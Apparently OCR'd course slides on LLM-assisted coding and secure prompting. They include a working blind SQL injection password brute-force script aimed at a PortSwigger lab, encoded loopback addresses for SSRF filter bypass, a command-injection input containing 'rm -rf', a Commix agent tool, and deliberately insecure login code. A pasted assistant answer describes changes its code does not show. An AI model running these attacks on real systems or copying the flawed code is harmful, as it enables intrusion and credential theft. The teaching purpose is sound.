
Code generation

Portland State
Computer Science

LLMs for code generation

- Yes?



- Or no?

AI / LARGE LANGUAGE MODELS / SOFTWARE DEVELOPMENT

Why Large Language Models Won't Replace Human Coders

The promise of LLMs for the software development world is to transform coders into architects. Not all LLMs are created equal, though.

Feb 29th, 2024 7:55am by Peter Schneider

The more powerful mainstream models, like GPT-4 and Claude 2, can still barely solve less than 5% of real-world GitHub issues. ChatGPT still hallucinates a lot: fake variables, or even concepts that have been deprecated for over a decade. Also, **it makes nonsense look *really good*.**


Case studies

New Flight Simulator Made with AI Earns Creator $5,000 per Month


BY JOE GVORA / MARCH 20, 2025 / NEWS

Fly Pieter was made possible with the Cursor AI code builder, ThreeJS Javascript library, and Grok 3-generated server code. According to Pieter and colleagues, he has already made $38,000 from the game after ten days being online.

But also...



VoidLink *is an advanced malware framework made up of custom loaders, implants, rootkits, and modular plugins designed to maintain long-term access to* ***Linux systems***



VoidLink (was) ***authored almost entirely by artificial intelligence****, likely under the direction of a single individual.*

Guidelines may be needed

Secure Vibe Coding: The Complete New Guide

Jun 19, 2025 The Hacker News Application Security / LLM Security

- 40% higher secret exposure in AI-assisted repositories
- 36% of AI-generated database queries vulnerable to SQL injection
- Observations
  - AI generates what you ask for, not what you forget to ask
  - LLMs trained to complete, not protect
  - LLMs trained on libraries that may be deprecated
  - LLMs trained on vulnerable code in training data
  - LLMs will omit security unless explicitly prompted

"*Speed without security is just fast failure*"

Example

- Prompt with Security

```
# Insecure:
"Build a login form for a web application"
# No rate-limits, no CSRF protection, no input validation,
# insecure password storage, no constant time comparison

# Insecure AI output:
if password == expected_password:

# More secure
"Build a login form for a web application that rate-limits
logins per IP address, protects against cross-site request
forgery, validates the username only contains alphanumeric
characters, employs a secure password hashing algorithm that
utilizes salts and a high work factor, stores passwords into
a SQLite3 database using parameteried queries....

# More secure AI output:
if ph.verify(hashed_password, password):
```

```
# Insecure:
"Build a file upload server"
# No check for executable files and path traversal attacks

# Secure
"Build a file upload server that only accepts JPEG/PNG,
limits files to 5MB, sanitizes filenames, and stores them
outside the web root."
```

Guidelines

- Set reasonable expections (based on experience)
  - Must learn boundaries of acceptable AI performance
- Understand training cut-off dates
  - Model may not understand latest changes to packages
- Understand context available to model
  - Model may not have access to data your prompt needs
- Tell the model exactly what to do
  - Be specific on all required features
- Ask model to prompt you for options you left unspecified
  - Removes unexpected "features" in code, removes ambiguity for model
- Include few-shot examples of expected functionality
  - Allows model to infer intent of code in order to…
- Have model generate unit tests and test output (especially for coding agents within IDEs such as Claude Code, Copilot, AntiGravity)
  - Allows model to iterate

A tour of tasks

- Reproducing given code
- Generating code from prompts
- Generating type annotations
- Generating unit tests
- Modifying code to change functionality
- Translating code from one language to another

Followed by examples

- Adapting a linear BlindSQL brute-force attack to produce a version that performs binary search instead
- Generating regular expressions given a list of examples it should match
- Generating code to perform input sanitization for specific contexts (e.g. encoding or filtering)
- Generating and executing a web application
- Generating and executing polymorphic, obfuscated, malware

Code reproduction lab

- Step 1
  - Have LLM explain given source code to you
- Step 2
  - Give LLM the code and ask it for a prompt that can regenerate the code
- Step 3
  - Use the generated prompt to see if the LLM can regenerate the code accurately
- Step 4
  - Modify prompt so that it does regenerate the code properly (if necessary)

Code example to reproduce


- Password-based authentication class in Python
  - Easily validated

```
import sqlite3
DB_FILE = 'users.db'    # file for our Database

class Users():
    def __init__(self):
        self.connection = sqlite3.connect(DB_FILE)
        cursor = self.connection.cursor()
        # Check if table exists, initialize it if not
        try:
            cursor.execute("select count(rowid) from users")
        except sqlite3.OperationalError:
            self.initializeUsers()

    def initializeUsers(self):
        cursor = self.connection.cursor()
         # Create table and add default admin account
        cursor.execute("create table users (username text, password text)")
        self.connection.commit()
        self.addUser('admin','password123')
```

```
    def addUser(self, username, password):
        cursor = self.connection.cursor()
        params = {'username':username}
        # See if user exists
        cursor.execute("SELECT username FROM users WHERE username=(:username)", params)
        res = cursor.fetchall()
        if len(res) == 0:
            # Insert username and password if not
            params = {'username':username, 'password':password}
            cursor.execute("insert into users (username, password) VALUES (:username,
:password)", params)
            self.connection.commit()
            return True
        else:
            return False

    def checkUser(self, username, password):
        params = {'username':username}
        cursor = self.connection.cursor()
        # Retrieve password for user
        cursor.execute("select password from users WHERE username=(:username)", params)
        res = cursor.fetchall()
        if len(res) != 0:
            # Check password for correctness
            password_from_db = res.pop()[0]
            if password == password_from_db:
                return True
        return False
```

Code generation labs


- Strategy
  - Source: Porter, "Learn AI-Assisted Python Programming"



Unit test generation

- Use unit test support in Python to ensure code has no errors

```
import math

def square_root(n):
    if isinstance(n, int) and n >= 0:
        return math.sqrt(n)
    else:
        raise ValueError()
```



```
import unittest
class TestSquareRoot(unittest.TestCase):
    def test_zero(self):
        self.assertEqual(square_root(0), 0.0)

    def test_non_integer(self):
        with self.assertRaises(ValueError):
            square_root(4.5)
        with self.assertRaises(ValueError):
            square_root("string")
        with self.assertRaises(ValueError):
            square_root([4])

    def test_negative_integer(self):
        with self.assertRaises(ValueError):
            square_root(-1)

if __name__ == "__main__":
    unittest.main()
```

```python
import unittest

class TestUsers(unittest.TestCase):

    def test_add_user(self):
        result = self.users.addUser('testuser', 'testpassword')
        self.assertTrue(result)
        cursor = self.users.connection.cursor()
        cursor.execute("SELECT username FROM users WHERE username='testuser'")
        user = cursor.fetchone()
        self.assertIsNotNone(user)
        self.assertEqual(user[0], 'testuser')

    def test_add_existing_user(self):
        result = self.users.addUser('admin', 'newpassword')
        self.assertFalse(result)

    def test_check_user_valid(self):
        self.users.addUser('testuser', 'testpassword')
        result = self.users.checkUser('testuser', 'testpassword')
        self.assertTrue(result)

if __name__ == '__main__':
    unittest.main()
```

Type annotation

- Dynamic typing in Python one of its great assets
  - But, impacts code quality, readability
  - Type hints allow one to catch type-related errors early, but added in Python > 3.6
- LLM generated annotation example

```
import sqlite3
DB_FILE = 'users.db'    # file for our Database
class Users():
    def __init__(self):
        self.connection = sqlite3.connect(DB_FILE)
        cursor = self.connection.cursor()
```

```
import sqlite3
DB_FILE: str = 'users.db'    # file for our Database
class Users:
    def __init__(self) -> None:
        self.connection: sqlite3.Connection = sqlite3.connect(DB_FILE)
        cursor: sqlite3.Cursor = self.connection.cursor()
```

Code editing

- Change behavior or implementation approach for existing code
- Example
  - Adapt code from synchronous to asynchronous

```
def getUrlTitle(url):
    resp = requests.get(url)
    title_tag = BeautifulSoup(resp.text,'html.parser').find('title')
    ...
def getSequential(urls):
    titles = []
    for u in urls:
        titles.append(getUrlTitle(u))
    return(titles)
titles = getSequential(['https://pdx.edu', 'https://oregonctf.org']))
```

```
async def getUrlTitle(session, url):
    async with session.get(url) as resp:
        html = await resp.text()
        title_tag = BeautifulSoup(html, 'html.parser').find('title')
        ...
async def getAsync(urls):
    async with aiohttp.ClientSession() as session:
        tasks = [getUrlTitle(session, url) for url in urls]
        titles = await asyncio.gather(*tasks)
        return titles


titles = asyncio.run(getAsync(['https://pdx.edu',
'https://oregonctf.org']))
```

- Portswigger Blind SQLi level example
  - `TrackingId` cookie used directly in SQL query
  - If SQL query succeeds, get a "Welcome back!" message
  - Can brute-force the administrator password (similar to natas15 level)
  - Linear search program given to test one letter of password at a time

```
def test_string(url, prefix, letter):
    query = f"x' union select 'a' from users where username =
'administrator' and password ~ '^{prefix}{letter}'--"
    print(f'Testing ^{prefix}{letter}')
    mycookies = {'TrackingId': urllib.parse.quote_plus(query)}

    resp = requests.get(url, cookies=mycookies)
    soup = BeautifulSoup(resp.text, 'html.parser')

    if soup.find('div', text='Welcome back!'):
        print(f'Found character {letter}')
        return True
    else:
        return False
```

```
site = ''
url = f'https://{site}/'
start_alpha = 'abcdefghijklmnopqrstuvwxyz0123456789'
prefix = ''

while True:
  if test_string(url, prefix, '$'):
    break
  for letter in start_alpha:
    check = test_string(url, prefix, letter)
    if check:
      prefix += letter
      break

print(f'Password is {prefix}')
```

- Can an LLM automatically perform a conversion of the program to utilize binary search via character range searching with regular expressions?

- Lab example
  - Plaintext password storage insecure
  - Best practice to use a computationally expensive password hash
  - Use LLM to convert the code automatically to PBKDF2_SHA256 with 100,000 iterations

```
import hashlib

def hash_password(self, password, salt=None):
    if not salt:
         salt = os.urandom(16)
    hash_obj = hashlib.pbkdf2_hmac('sha256', password.encode(), salt, 100000)
    return salt + hash_obj

def addUser(self, username, password):
      ...
      hashed_password = self.hash_password(password)
      params = {'username': username, 'password': hashed_password}
      cursor.execute("insert into users (username, password) VALUES
(:username, :password)", (username, hashed_password))
      self.connection.commit()
      ...
```

```
def verify_password(self, stored_password, provided_password):
    salt = stored_password[:16]
    stored_hash = stored_password[16:]
    provided_hash = hashlib.pbkdf2_hmac('sha256', provided_password.encode(),
salt, 100000)
    return stored_hash == provided_hash

def checkUser(self, username, password):
    params = {'username': username}
    cursor = self.connection.cursor()
    cursor.execute("select password from users WHERE username=(:username)",
params)
    res = cursor.fetchall()
    if len(res) != 0:
        stored_password = res[0][0]
        if self.verify_password(stored_password, password):
            return True
    return False
```

Code translation

- Akin to language translation
  - Python to Javascript example

```
const sqlite3 = require('sqlite3').verbose();
const DB_FILE = 'users.db';
class Users {
    constructor() {
        this.connection = new sqlite3.Database(DB_FILE);
        this.connection.serialize(() => {
            this.connection.run("CREATE TABLE IF NOT EXISTS users (username TEXT,
password TEXT)");
            this.connection.get("SELECT COUNT(rowid) FROM users", (err, row) => {
                if (err) {
                    console.error(err.message);
                } else if (row['COUNT(rowid)'] === 0) {
                    this.initializeUsers();
                }
            });
        });
    }
    initializeUsers() {  this.addUser('admin', 'password123'); }
```

```
 const users = new Users();
 users.addUser('testuser', 'testpassword');
 users.checkUser('admin', 'password123');
 users.checkUser('testuser', 'testpassword');
```

Regular expression generation

- Often used for filtering in security (SSRF)
- Before LLMs
  - Anti-virus and intrusion detection signatures generated by analyzing all possible inputs for patterns to match against
- Now? You get what you ask for…
  - What do the following have in common?


```
2130706433
0x7f12ab34
0177.0x0.000000052
127.16777214
```

```
% ping -c 1 2130706433
PING 2130706433 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.056 ms
% ping -c 1 0x7f12ab34
PING 0x7f12ab34 (127.18.171.52) 56(84) bytes of data.
64 bytes from 127.18.171.52: icmp_seq=1 ttl=64 time=0.019 ms
% ping -c 1 0177.0x0.000000052
PING 0177.0x0.000000052 (127.0.0.42) 56(84) bytes of data.
64 bytes from 127.0.0.42: icmp_seq=1 ttl=64 time=0.020 ms
% ping -c 1 127.16777214
PING 127.16777214 (127.255.255.254) 56(84) bytes of data.
64 bytes from 127.255.255.254: icmp_seq=1 ttl=64 time=0.020 ms
```


Other examples

Input sanitization example

- Must safely encode or filter user input before use
  - Improper validation leads to…
  - Cross-site scripting
  - Command injection
  - Buffer overflows
  - SQL injection



Input sources
URL
URL parameter
Form data
User-agent
Cookie



Output contexts
HTML DOM element
Linux command
SQL query

- Automatically encode or filter input to ensure it is treated as data *only* for use in…
  - Linux command
  - HTML document
  - HTML attribute
  - URL parameter
  - Javascript program
  - CSV file
- Example for Linux command parameter

```
import shlex
user_input = "hello; rm -rf /tmp/*"
os.system(f"echo {user_input}")             # echo hello; rm -rf /tmp/*

sanitized_input = shlex.quote(user_input)
print(user_input)                           # hello; rm -rf /tmp/*
print(sanitized_input)                      # 'hello; rm -rf /tmp/*'
os.system(f"echo {sanitized_input}")        # echo 'hello; rm -rf /tmp/*'
```

Code debugging

- How to keep your sanity offering a course using LangChain

update this example with what is currently done using langchain

```
from langchain.memory import ConversationBufferMemory
from langchain.prompts import ChatPromptTemplate,
SystemMessagePromptTemplate, HumanMessagePromptTemplate,
MessagesPlaceholder
memory = ConversationBufferMemory(return_messages=True)
prompt = ChatPromptTemplate.from_messages([
    SystemMessagePromptTemplate.from_template("You are a helpful
assistant for the Generative Security class at Portland State University."),
    MessagesPlaceholder(variable_name="history"),
    HumanMessagePromptTemplate.from_template("{input}")
])
while True:
    content = input(">> ")
    if content:
        memory_vars = memory.load_memory_variables({})
        response = chain.invoke({"history": memory_vars["history"],
"input": content})
        result = response.content
        print(result)
        memory.save_context({"input": content}, {"output": result})
        pretty_print_history(memory_vars['history'])
    else:
        break
```

Below is a **modern LangChain (late-2025) equivalent** of your example using **LCEL**, `RunnableWithMessageHistory`, and the **new memory pattern**.
This reflects current best practice and avoids deprecated `ConversationBufferMemory` usage in the loop.

Key changes vs your original code

Old

- `ConversationBufferMemory`
- Manual `load_memory_variables()` / `save_context()`
- Manual history injection

New

- `RunnableWithMessageHistory`
- `ChatMessageHistory`
- Memory handled automatically per session
- Clean LCEL pipeline (`prompt | model`)

Updated Example (Recommended Pattern)

python Copy code

update this langchain agent...

```
from langchain_classic import hub
from langchain.agents import AgentExecutor, create_react_agent
from langchain_community.agent_toolkits.load_tools import load_tools
from langchain.tools import BaseTool, tool
@tool("commix")
def commix(command: str):
    """This tool is an implementation of Commix"""
    print(f"this is the command: {command}")
    open_shell_with_command(f'commix {command}')
    return command

tools = [commix]
base_prompt = hub.pull("langchain-ai/react-agent-template")

instructions = sys.argv[1]

prompt = base_prompt.partial(instructions=instructions)
agent = create_react_agent(llm,tools,prompt)
agent_executor = AgentExecutor(agent=agent, tools=tools,
verbose=True)
```

What changed (and why)

1. `langchain_classic` → `langchain`

- `langchain_classic` is deprecated.
- `hub` now lives directly under `langchain`.

2. Tools

- `@tool` is still correct, but you no longer need `BaseTool` unless you're doing something custom.
- `load_tools` is unnecessary if you're defining tools explicitly.

3. LLM imports

- Models now live in provider-specific packages:
  - `langchain_openai.ChatOpenAI`
  - `langchain_anthropic.ChatAnthropic`
  - `langchain_google_genai.ChatGoogleGenerativeAI`

4. AgentExecutor

- Still valid and still the recommended way to run agents.
- `.invoke()` is the preferred execution method.

Code debugging and patching

Google offers free access to fuzzing framework

Feb 2, 2024 • 5 mins

The AI-powered OSS-Fuzz tool can help find vulnerabilities and be combined with an auto-patching pipeline.

- But only the easy ones to fix…

  This AI-powered patching approach resolved 15% of the targeted bugs, leading to significant time savings for engineers,

Coding agents

Coding with LLM limitations

- Can "autocomplete" small amounts of isolated code
- Can reason across short distances within code
- Struggles when manipulating large codebases
- Struggles without domain-specific training
  - e.g. training data mostly natural language

Issues with LLMs for code generation

Why LLMs are not Good for Coding

Challenges of Using LLMs for Coding

Andrea Valenzuela · Follow

Published in Towards Data Science · 7 min read · Feb 28, 2024

- Tokenizer not tuned for coding tasks

```
Input: "
def compare(str):
    """Prints a comparison."""
"

gpt2: 18 tokens
token bytes: [b'\n', b'def', b' compare', b'(', b'str', b'):', b'\n', b' ', b' ', b' ', b' """', b'Print',
b's', b' a', b' comparison', b'."', b'"""', b'\n']
```

(GPT text model)

```
p50k_base: 16 tokens
token bytes: [b'\n', b'def', b' compare', b'(', b'str', b'):', b'\n', b'    ', b' """', b'Print', b's', b'
a', b' comparison', b'."', b'"""', b'\n']
```

(Codex)

